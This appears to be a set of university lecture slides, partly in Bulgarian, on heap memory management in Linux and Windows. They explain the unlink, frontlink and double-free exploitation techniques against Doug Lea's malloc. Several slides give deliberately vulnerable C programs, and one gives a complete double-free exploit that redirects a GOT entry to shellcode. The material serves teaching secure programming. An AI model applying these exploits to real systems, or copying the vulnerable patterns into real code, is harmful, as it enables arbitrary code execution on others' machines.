

# Dynamic Memory management good and bad news

## Common notes


- In Linux (Doug Lea's malloc) and in Windows platforms (RtlHeap)
- reserving and freeing variable-size chunks of memory: always part of the client process
- List of free chunks (in random order or in decreasing or increasing order) is maintained [Knuth]
- Algorithm for *best-fit* or *first-fit* can be used
- Methods for un-allocation of memory chunks must be performed also. That means returning to the free space lists and consolidating adjacent areas.

## Common dynamic memory management errors

- In initialization process. for example: malloc() doesn't zeros memory,
- Failing to check return values for fails or exception. Or check them incorrectly
- Referencing freed memory. Read it will always succeed but no guarantee is not altered somewhere. Or shared variable can be free and overwritten but used from another process
- Freeing memory multiple times
- Improperly paired memory management functions: new / delete ; malloc() / free()


See example

Figure illustrates another dangerous situation in which memory can be freed multiple times. This diagram shows two linked list data structures that share common elements. Such data structures are not uncommon but introduce problems when memory is freed. If a program traverses each linked list freeing each memory chunk pointer, several memory chunks will be freed twice. If the program only traverses a single list (and then frees both list structures), memory will be leaked. Of these two choices, it is less dangerous to leak memory than to free the same memory twice. If leaking memory is not an option, then a different solution must be adopted.




# Doug Lea's memory allocator – first the theory

used in GNU C library for most Versions of Linux, Red Hat .. (*malloc()*...)




Allocated chunk



Free chunk

PREV\_INUSE bit shows if the previous chunk is still allocated

Enable to consolidate (de-fragment) memory




Free list double-linked structure (the name for this is 'bin')



## to remove (unallocate) a chunk from double-linked list (the unlink() macro).

Used when  
or a chunk is taken off the free list because of a

- (1) **memory is consolidated**
- (2) **new allocation** :



When working outside of array boundary is possible. **Corrupts data structures and is vulnerable to attacks because arbitrary code is possible to be addressed.**

Both unlink and front-link techniques can be used for this purpose. (1) Unlink technique:

## 1. example

```
1. #include <stdlib.h>
2. #include <string.h>
3. int main(int argc, char *argv[]) {
4.   char *first, *second, *third;
5.   first = malloc(666);
6.   second = malloc(12); // A small block immediately after the first
7.   third = malloc(12);
8.   strcpy(first, argv[1]); // Unbounded strcpy() is vulnerable
9.   free(first);             // to buffer overflow attack
10.  free(second);
11.  free(third);
12.  return(0);
13. }
```


Code vulnerable to an exploit using the unlink technique

1. A string is written outside boundary of 'first'
2. 'first' is free()
3. 'second' is freed, so system tries to consolidate
4. To determine 'second' is unallocated – line 10 checks PREV\_INUSE bit of the 'third'. How to find it – see picture 2. In the case 'second' is still allocated then no consolidation (no unlink occurs) !


But malicious argument had overwritten the fields in the 'second':

- 'Size' field = -4. So 'third' chunk seems be 4 bytes before 'second'
- False PREV\_INUSE=0. 'second'-unallocated. Free() **consolidates**
- Address supplied by attacker (in bk) is interpreted as back pointer
- This Back pointer's contents is used by unlink() macro to change the value of FD+12 (means the bk field in the next chunk). But FD is supplied by attacker and may be any address (fp !!! For example)

**So 4 bytes of data supplied by an attacker are written to address also supplied by the attacker (through line 2 & 3 in unlink proc.)**



Using the size field to find the start of the next chunk



Malicious argument used in unlink technique



## How (2) frontlink technique can crash a program

4/6

When a chunk is freed, it is linked into an double-linked list for consolidation. This is done (Linux) by frontlink() code execution. (this is a macro, inserted in code segments when needed).

The macro is unifying segments in the bin in descending order of its size.

Technique is similar to unlink() (previous theme).

**Attacker supplies not an address, but short executable (jmp instruction for example -4 bytes) in suitable place, in the way to substitute a system call to a known function with his own .**

Into this 'fake' chunk is stored the address of a **function pointer** - in the location where a **'Back Pointer'** (of chunk II) normally is stored. This **function pointer** may point to the first destructor func executed (which address can be found in **dtors section** of the program) The attacker can discover this address examining the executable image of the code. His will is to make a substitution – so to point his own function.

when *second* is freed (15), frontlink() starts to unify it with *fifth* chunk. As a result the forward pointer of fifth (address of a fake chunk) is stored as FD and back pointer from the fake chunk is stored in variable BK (BK now contains the address of the function pointer). So a normal function pointer is overwritten by a malicious one.


When return(0) occurs a first destr function is called but 'fake' code is executed instead.

'second' is smaller than 'fifth' – so frontlink() is trying to arrange it immediately after in the bin

```
1. #include <stdlib.h>
2. #include <string.h>
3. int main(int argc, char * argv[]) {
4.     char *first, *second, *third;
5.     char *fourth, *fifth, *sixth;
6.     first = malloc(strlen(argv[2]) + 1);
7.     second = malloc(1500);
8.     third = malloc(12);
9.     fourth = malloc(666);
10.    fifth = malloc(1508);
11.    sixth = malloc(12);
12.    strcpy(first, argv[2]); // malicious arg. contains shellcode and
13.    free(fifth);           // last 4 bytes (bk of II) are jmp into it.
14.    strcpy(fourth, argv[1]); // Overflows - address of a fake chunk
15.    free(second);          // is put into forward pointer of the
16.    return(0);             // fifth chunk, because immediately
17. }                          // after 'seeded' -fourth
```

Sample code vulnerable to an exploit using the frontlink technique

## Какво всъщност става в блоковете памет:




# Double – free vulnerabilities

5/6


Must:

1. The chunk be isolated: no consolidation can occur
2. The freed chunk must be first into the empty bin


1.



2. double-linked list after free() – a normal situation



3. Abnormal situation – structures are corrupted



4.

If a request for memory of same size occurs now, the memory allocator will attempt to allocate it from the bin. And will succeed.

Invoking unlink() macro to remove the chunk from the bin of free chunks, leaves the pointers unchanged.

As a result if additional requests for allocation occur for a chunk of a same size – the same chunk will be returned.

It's wrong!!!

But the worst is :

In this situation malloc() can be used to execute malicious code:



```

1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_"
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = malloc(256); // this is the target block for the exploit
14.    second = malloc(256);
15.    third = malloc(256);
16.    fourth = malloc(256);
17.    free(first); // first is now in the cache bin – unlink() will not be called for cache
18.    free(third); // now 'first' is put into regular bin
19.    fifth = malloc(128);
20.    free(first); // second free() for 'first'
21.    sixth = malloc(256);
22.    *((char **)(sixth+0))=(GOT_LOCATION-12);
23.    *((char **)(sixth+4))=shellcode_location;
24.    seventh = malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }
    
```

Let be the address of `strcpy()` (4 bytes) in the global offset table – must be difficult, but possible to find this address (for the current heap structures)

4 bytes, that will be put in desired place: where GOT\_LOCATION points

#### Double-free exploit code

- First chunk must not be consolidated with other free chunks when freed: the bin was empty & second is not freed
- Having allocated 'second' and 'fourth' chunks (between I and III) prevents the third being consolidated.
- Allocating fifth (19) split the memory of the third
- Freeing first second time (20) sets up the double free vulnerability – when sixth is allocated (21) the same chunk pointer (to first) is returned. Some elaborated data are copied into this memory (lines 22, 23)
- Seventh chunk is allocated in the same memory (24). Unlink() macro copies the address of the shellcode onto the address of the `strcpy()` in the global offset table (same as 'unlink' technique before). Then when `strcpy()` is called (25),

**control is transferred to shellcode !!!**



# Управление на паметта в Windows

---

**Странична организация на адресното пространство** (стр. по 4К;  
::GetSystemInfo();pagefile.sys; валидни и невалидни страници,)

вирт. адрес	съдърж.
0 – 64 КБ	служебни
над 64 КБ	за модули на изпълнимия файл
над горния	за heaps и threads stacks
над тях	за DLL
над тях	системни DLL: Kernel32, User32, GDI32 и ОС
2ГБ – 4ГБ	за нуждите на ОС

Работа с дин. памет от heap на процес: HeapAlloc() за големи и VirtualAlloc() за малки блокове


**1. Резервиране:** заделя се (маркира се) блок с определена големина в рамките и за нуждите на процеса. Този блок по-късно не може да се резервира

`pMem = VirtualAlloc(<нач.адрес на блока или NULL>, <брой стр. за резервиране>, MEM_RESERVE., <права на достъп>);` // кратно на 64K

**2. Заделяне (commit):** по страници (напр. 4K) и по необходимост, в ОП и в swap file от резервираната. (`VirtualAlloc(..., MEM_COMMIT, ...)`). Едва сега може да се използва паметта.

След изчерпването ѝ – генерира exception: `exception_guard_page`. Тогава:

`.... ;` `__except(GetExceptionCode() == ..... ) {...}`






## Елементи на виртуалната организация на паметта:

- **4GB** към процес, разделени на страници; CR3 → points 1 page table dir (1024 page-tables) → 1 page-table points 1024 pages
- flags for: **'page present'**; **'page fault'**; динамично сваляне на стр. на диск; **swap file**.
- **EXE** и **DLL** се асоциират със **swap file**, без да се записват в него.

- **Shared блокове**: в адр. пространство на > от 1 процес, но еднократно заделени:

процес1      физическа памет      процес2

